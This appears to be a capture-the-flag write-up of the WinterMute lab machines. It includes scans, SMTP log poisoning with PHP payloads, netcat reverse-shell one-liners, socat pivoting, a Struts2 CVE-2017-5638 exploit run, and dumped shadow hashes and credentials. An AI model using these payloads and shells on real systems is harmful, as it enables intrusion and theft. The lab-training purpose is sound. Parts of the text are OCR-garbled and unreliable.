
#### WinterMute

# Straylight


# Nmap


```
STATE SERVICE
PORT
                                  VERSION
         open
25/tcp
              smtp
                                  Postfix smtpd
| smtp-commands: straylight, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
 ssl-cert: Subject: commonName=straylight
 Subject Alternative Name: DNS:straylight
 Not valid before: 2018-05-12T18:08:02
 Not valid after: 2028-05-09T18:08:02
 ssl-date: TLS randomness does not represent time
                                  Apache httpd 2.4.25 ((Debian))
        open http
| http-server-header: Apache/2.4.25 (Debian)
 http-title: Night City
3000/tcp open hadoop-tasktracker Apache Hadoop
 hadoop-datanode-info:
    Logs: submit
 hadoop-tasktracker-info:
   Logs: submit
 http-title: Welcome to ntopng
 Requested resource was /lua/login.lua?referer=/
| http-trane-info: Problem with XML parsing of /evox/about
```

#### Port 80



```
000014: C=200 17 L 23 W 326 Ch ""
000730: C=301 9 L 28 W 317 Ch "manual"
025206: C=301 9 L 28 W 319 Ch "freeside"
045240: C=200 17 L 23 W 326 Ch ""
```





```
****CASE****

Operator Gamma: .....arrival to Preciside Sat@2100


Operator Gamma: Surveillance says he's with a team...

Surveillances other members with Case found by factal recognition...

Operator Gamma: Adding other member logs to directory...

melly to arridors he internal of the common of
```

#### Port 3000



admin : admin



### **SMTP@25**

```
####### Scan started at Tue Jun 18 13:58:16 2019 ########
192.168.56.102: ROOT exists
192.168.56.102: backup exists
192.168.56.102:
               bin exists
192.168.56.102: daemon exists
192.168.56.102:
                gnats exists
192.168.56.102:
                games exists
192.168.56.102: irc exists
192.168.56.102: list exists
192.168.56.102: lp exists
192.168.56.102: mail exists
192.168.56.102:
                man exists
192.168.56.102:
                messagebus exists
192.168.56.102: news exists
192.168.56.102: nobody exists
192.168.56.102: postmaster exists
192.168.56.102: postgres exists
192.168.56.102: root exists
192.168.56.102: proxy exists
192.168.56.102: sync exists
192.168.56.102:
               sys exists
192.168.56.102:
                uucp exists
192.168.56.102:
                www-data exists
  ###### Scan completed at Tue Jun 18 13:58:16 2019 ######
```

https://www.hackingarticles.in/smtp-log-poisioning-through-lfi-to-remote-codeexceution/

```
Request
Raw Params Headers Hex
                                                                                                                   Raw Headers Hex HTML Render
ET /buring-bole/bole.php?bole=/var/log/mail HTTP/1.1
                                                                                                                   192,168,56,102
  ser-Agent: Mozilla/5.0 (XII; Linux x86_64; rv:68.0) Secko/28100181
Firefox/60.8
                                                                                                                   Jul 1 19:18:42 straylight postfix/postfix-script[1782]: stopping the Postfix mail system
                                                                                                                  Jul 1 19:18:42 straylight postfix/master[716]: terminating on signal 15
Jul 1 19:18:43 straylight postfix/postfix-script[1945]: starting the Postfix mail system
Jul 1 19:18:43 straylight postfix/master[1947]: daemon started -- version 3.1.8,
eout/hund.application/shem1+sml.application/sml;q=0.9,*/*;q=0.8
toceps-tanguage: en-tw,en;q=8.5
kccept-Encoding: grlp, deflate
Cookie: session=31abab8e8b68c6695042b4f49f8542Oc; user=admin
                                                                                                                   configuration /etc/powtfix
                                                                                                                   Jul 3 20:26:50 straylight postfix/postfix/script[732]: starting the Postfix mail system
Jul 3 20:26:50 straylight postfix/master[734]: daemon started -- varsion 3.1.0,
 consection: close
                                                                                                                  Ounfiguration /etc/poetfix/
Jun 18 80:52:27 straylight poetfix/poetfix-script[761]: starting the Poetfix mail system
Jun 18 80:52:28 straylight poetfix/master[764]: daemon started -- version 3.1.8,
configuration /etc/poetfix
                                                                                                                   Jun 18 80:59:10 straylight postfix/satpd[1215]; connect from unknown[192.168.56.1]
                                                                                                                   Jun 18 80:59:11 straylight postfix/smtpd(1215): lost consection after COSSECT from
unknown[192.168.56.1]
                                                                                                                   Jun 18 00:59:11 straylight postfix/antpd[1215]; disconnect from unkn
                                                                                                                   Jun 10 80:59:17 straylight postfix/satpd[1215]; connect from unknown[192.160.56.1]
                                                                                                                  Jun 18 80:59:17 straylight postfix/sstpd[1225]; connect from unknown[192.168.56.1]
Jun 18 80:59:17 straylight postfix/sstpd[1226]; connect from unknown[192.168.56.1]
Jun 18 80:59:17 straylight postfix/sstpd[1227]; connect from unknown[192.168.56.1]
Jun 18 80:59:18 straylight postfix/sstpd[1227]; disconnect from unknown[192.168.56.1] dun 18 80:59:18 straylight postfix/sstpd[1227]; disconnect from unknown[192.168.56.1] shlowl
                                                                                                                   quit=1 unknown=8/1 commands=2/3
Jun 18 80:59:18 straylight poetfix/smtpd[1227]: connect from unknown[192.168.56.1]
                                                                                                                   Jun 18 80:59:18 straylight postfix/amtpd[1228]: connect from unknown[192.168.56.1]
Jun 18 80:59:18 straylight postfix/amtpd[1226]: lost connection after STARTTLE from
unknown[192.168.56.1]
                                                                                                                   Jun 18 80:59:18 straylight postfix/smtpd(1226); disconnect from unknown(192.168.56.1) shlo=1
```

```
nc -v 192.168.56.102 25
MAIL FROM:<bloom>
RCPT T0:<?php system("id:); ?>
RCPT T0:<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.56.1 443 >/tmp/f"); ?>
```

```
501 5.1.3 Bad recipient address syntax
RCPT TO:<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.1 443 >/tmp/f"); ?>
501 5.1.3 Bad recipient address syntax
```

### Perv\_ESC

```
2017 /bin/su
                                                               31720 Mar 7
                                                               44304 Mar
                                               root
                                                              61240 Nov
                                                                                2016 /bin/ping
             60 - mysr-xr-x
                                                                                2017 /usr/bin/gpasswd
2017 /usr/bin/chsh
131180
                                                               75792 May 17
                                 1 root
                                               root
131178
                                                               58848 May 17
                                                              59680 May 17
40312 May 17
42992 Mar
131181
                                               root
                                                                                2017 /usr/bin/newgrp
2018 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
                                               messagebus
                                                                 10232 Mar 27
                                                                                  2017 /usr/lib/eject/dmcrypt-get-device
142768
```

### **Flags**

flag.txt note.txt scripts
# cat \*
5ed185fd75a8d6a7056c96a436c6d8aa
Devs,

Lady 3Jane has asked us to create a custom java app on Neuromancer's primary server to help her interact w/ the AI via a web-based GUI.

The engineering team couldn't strss enough how risky that is, opening up a Super AI to remote access on the Freeside network. It is within out internal admin network, but still, it should be off the network completely. For the sake of humanity, user access should only be allowed via the physical console...who knows what this thing can do.

Anyways, we've deployed the war file on tomcat as ordered - located here:

/struts2\_2.3.15.1-showcase

It's ready for the devs to customize to her liking...I'm stating the obvious, but make sure to secure this thing.

Regards,

Bob Laugh Turing Systems Engineer II Freeside//Straylight//Ops5

#### ssh creds

winter2010 (turing-police)

# *Ipaddrs*

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
       inet6 fe80::a00:27ff:feb2:a4a prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:b2:0a:4a txqueuelen 1000 (Ethernet)
       RX packets 2491958 bytes 315950602 (301.3 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 1873364 bytes 595397913 (567.8 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.57.3 netmask 255.255.255.0 broadcast 192.168.57.255
       inet6 fe80::a00:27ff:fe8b:d0ed prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:8b:d0:ed txqueuelen 1000 (Ethernet)
       RX packets 11170 bytes 713396 (696.6 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 2054 bytes 128292 (125.2 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1 (Local Loopback)
       RX packets 485589 bytes 44673512 (42.6 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 485589 bytes 44673512 (42.6 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### Shadow

```
root:$6$j4q/
ZXpP$wtR5Gyt0s2Vut0z5fJrX4L8J0Ef8xr8qwWA1vWZWkiS1BHmUyw8q5PJJSeaHiSl0x6rH1Iw0M9uBAQ/
l398Gr/:17664:0:99999:7:::
daemon:*:17663:0:99999:7:::
bin:*:17663:0:99999:7:::
svs:*:17663:0:99999:7:::
sync:*:17663:0:99999:7:::
games:*:17663:0:99999:7:::
man:*:17663:0:99999:7:::
lp:*:17663:0:99999:7:::
mail:*:17663:0:99999:7:::
news:*:17663:0:99999:7:::
uucp:*:17663:0:99999:7:::
proxy:*:17663:0:99999:7:::
www-data:*:17663:0:99999:7:::
backup:*:17663:0:99999:7:::
list:*:17663:0:99999:7:::
irc:*:17663:0:99999:7:::
gnats:*:17663:0:99999:7:::
nobody:*:17663:0:99999:7:::
systemd-timesync:*:17663:0:99999:7:::
systemd-network:*:17663:0:99999:7:::
systemd-resolve:*:17663:0:99999:7:::
systemd-bus-proxy:*:17663:0:99999:7:::
apt:*:17663:0:99999:7:::
messagebus:*:17663:0:99999:7:::
wintermute: $6$mdNE3kI0$Ttp/
```

```
m4cEj.Yy6R1pTlGqih3UCrQZGfaaud5Werk38D6kWpGpuyr19m.poyhRIinxymcCdLf0Tjwa2Vrm5Cx71/:1766
mysql:!:17663:0:99999:7:::
Debian-snmp:!:17663:0:99999:7:::
redis:*:17663:0:99999:7:::
postgres:*:17663:0:99999:7:::
postfix:*:17663:0:99999:7:::
turing-police:$6$QxL2mUmu$dg0z0rV70rdx6K3zW84GYwjY2ay7PPuDJdxkNxoyg/
DY3NUZxV8HdKwdzbU2A3.PbW65PxpelW7XmX1NAIhU70:17664:0:99999:7:::
```

#### Neuromancer

```
Not shown: 65532 closed ports
PORT STATE SERVICE
8009/tcp open unknown
8080/tcp open http-alt
34483/tcp open unknown
```

```
www-data@straylight:/tmp$ socat TCP-LISTEN:8081,fork TCP:192.168.57.4:8009
   ^Cwww-data@straylight:/tmp$ socat TCP-LISTEN:8081,fork TCP:192.168.57.4:8009 &
[2] 10018
www-data@straylight:/tmp$ socat TCP-LISTEN:8082,fork TCP:192.168.57.4:34483 &
[3] 10049
www-data@straylight:/tmp$ 2019/06/19 01:56:05 socat[10695] E write(6, 0x55ef6f6ed080, 8192): Broken pipe
2019/06/19 02:02:06 socat[11787] E write(5, 0x564136d06080, 1): Broken pipe
```

### Nmap

## SSH@34483

```
| Neuromancer Secure Remote Access | UNAUTHORIZED ACCESS will be investigated by the Turing Police | root@192.168.56.102's password: _
```

### **TOMCAT@8080**

```
- Uncommon header 'mikin-added-cw-2017-5038' found, with contents: 42
-// Site appears vulnerable to the 'strutshock' vulnerability (http://cwe.mitre.org/cgi-bin/cwename.cgi?name=CVE-2017-5638).
-/index.action: Site appears vulnerable to the 'strutshock' vulnerability (http://cwe.mitre.org/cgi-bin/cwename.cgi?name=CVE-2017-5638).
-/login.action: Site appears vulnerable to the 'strutshock' vulnerability (http://cwe.mitre.org/cgi-bin/cwename.cgi?name=CVE-2017-5638).
-/login.action: Site appears vulnerable to the 'strutshock' vulnerability (http://cwe.mitre.org/cgi-bin/cwename.cgi?name=CVE-2017-5638).
-/struts2_2_3_15_1_-showteneds/showtene_action/tree: NASD Server reveals the entire web root structure and files via this URL Upgrade to a later version and secure according to the documents on the WASD web site.
```

```
rootqCyberKnight:~/Desktop/VH/WinterMute# python 41570.py http://192.168.56.102:8080/struts2_2.3.15.1-showcase/ ls
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
shap
srv
sys
tmp
usr
var
```

```
reotgCyberEnight;-/Desktop/EM/MinterEniteP python 41570.py http://192.168.56.102:8800/struts2_2.3.15.1-showcase/ "rm /tmp/f;mxf1fo /tmp/f;cat /tmp/f[/bin/sh -i 2>61[nc 192.168.57.3 443 */tmp/f]
8.57.3 443 */tmp/f
8.57.3 443 */tmp/f
8.57.3 443 */tmp/f
8.501.35036 - Apache Struts2 52-045
8.1 cml rm /tmp/f;mkf1fo /tmp/f;cat /tmp/f]/bin/sh -i 2>61[nc 192.168.57.3 443 */tmp/f
```

### PREV ESC

```
ta@neuromancer:~$ cat ai-gui-guide.txt

Application for Neuromancer remote access interface includes:

-Maven - /opt/
-Java jdk - /usr/lib/jvm/
-Tomcat - /usr/local/tomcat/
-Struts2 - /home/ta/myWebApp/
- war files are in /root. Update these ASAP to improve security.

Reduce installation of apps to ONLY what's needed, seucure configurations and follow app security best practices.
```

<user username="Lady3Jane"
password="&gt;&#33;&#88;&#120;&#51;&#74;&#97;&#110;&#101;&#120;&#88;&#33;&lt;"
roles="manager-gui"/>

Lady3Jane : >!Xx3JanexX!<

### SSH@

https://www.exploit-db.com/exploits/44298

```
lady3jane@neuromancer:~$ uname -mrs
Linux 4.4.0-116-generic x86_64
```

but no gcc compatability so I compile it inside my machine and then execute it in remote vuln machine

```
root@neuromancer:/root# cat flag.txt
be3306f431dae5ebc93eebb291f4914a
```

#### Passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
qnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
ta:x:1000:1000:Tessier-Ashpool,,,:/home/ta:/bin/bash
lady3jane:x:1001:1001:3Jane,,,:/home/lady3jane:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
```

### Shadow

```
root:
$6$KbpnHgYu$Hqwe6j3usdkm6Pyk.BQu3LG.NnirujPnxuiT2Lx2wSnrQ.Z75tIqGYNCTE4Xyi36ATfpxsDNuvv
17714:0:99999:7:::
daemon:*:17590:0:99999:7:::
bin:*:17590:0:99999:7:::
sys:*:17590:0:99999:7:::
sync:*:17590:0:99999:7:::
games:*:17590:0:99999:7:::
man:*:17590:0:99999:7:::
lp:*:17590:0:99999:7:::
mail:*:17590:0:99999:7:::
news:*:17590:0:99999:7:::
uucp:*:17590:0:99999:7:::
proxy:*:17590:0:99999:7:::
www-data:*:17590:0:99999:7:::
backup:*:17590:0:99999:7:::
list:*:17590:0:99999:7:::
irc:*:17590:0:99999:7:::
```

```
gnats:*:17590:0:99999:7:::
nobody:*:17590:0:99999:7:::
systemd-timesync:*:17590:0:99999:7:::
systemd-network:*:17590:0:99999:7:::
systemd-resolve:*:17590:0:99999:7:::
systemd-bus-proxy:*:17590:0:99999:7:::
syslog:*:17590:0:99999:7:::
apt:*:17590:0:99999:7:::
Īxd:*:17669:0:99999:7:::
messagebus:*:17669:0:99999:7:::
uuidd:*:17669:0:99999:7:::
dnsmasq:*:17669:0:99999:7:::
ta:$6$w2XZ7D58$cYzOmlVseRZeD5DnRCI83ZgwgCua/x6sthEkKrsY3h/
BuUIf0r81bLL0nHZ4Cph3R.T.FvvdY09JQvo6V7L9z.:17713:0:99999:7:::
lady3jane:$6$Rypmqwv1$nV/vfs90hT7vf.mKCItk1S2Lm3SL4X/
8POSPgovmmPuwSgwcY5HYGbSKiny5qC2tKSeGn8Qiww2iS/imqdxNT.:17716:0:99999:7:::
sshd:*:17716:0:99999:7:::
```

# Flag.txt

be3306f431dae5ebc93eebb291f4914a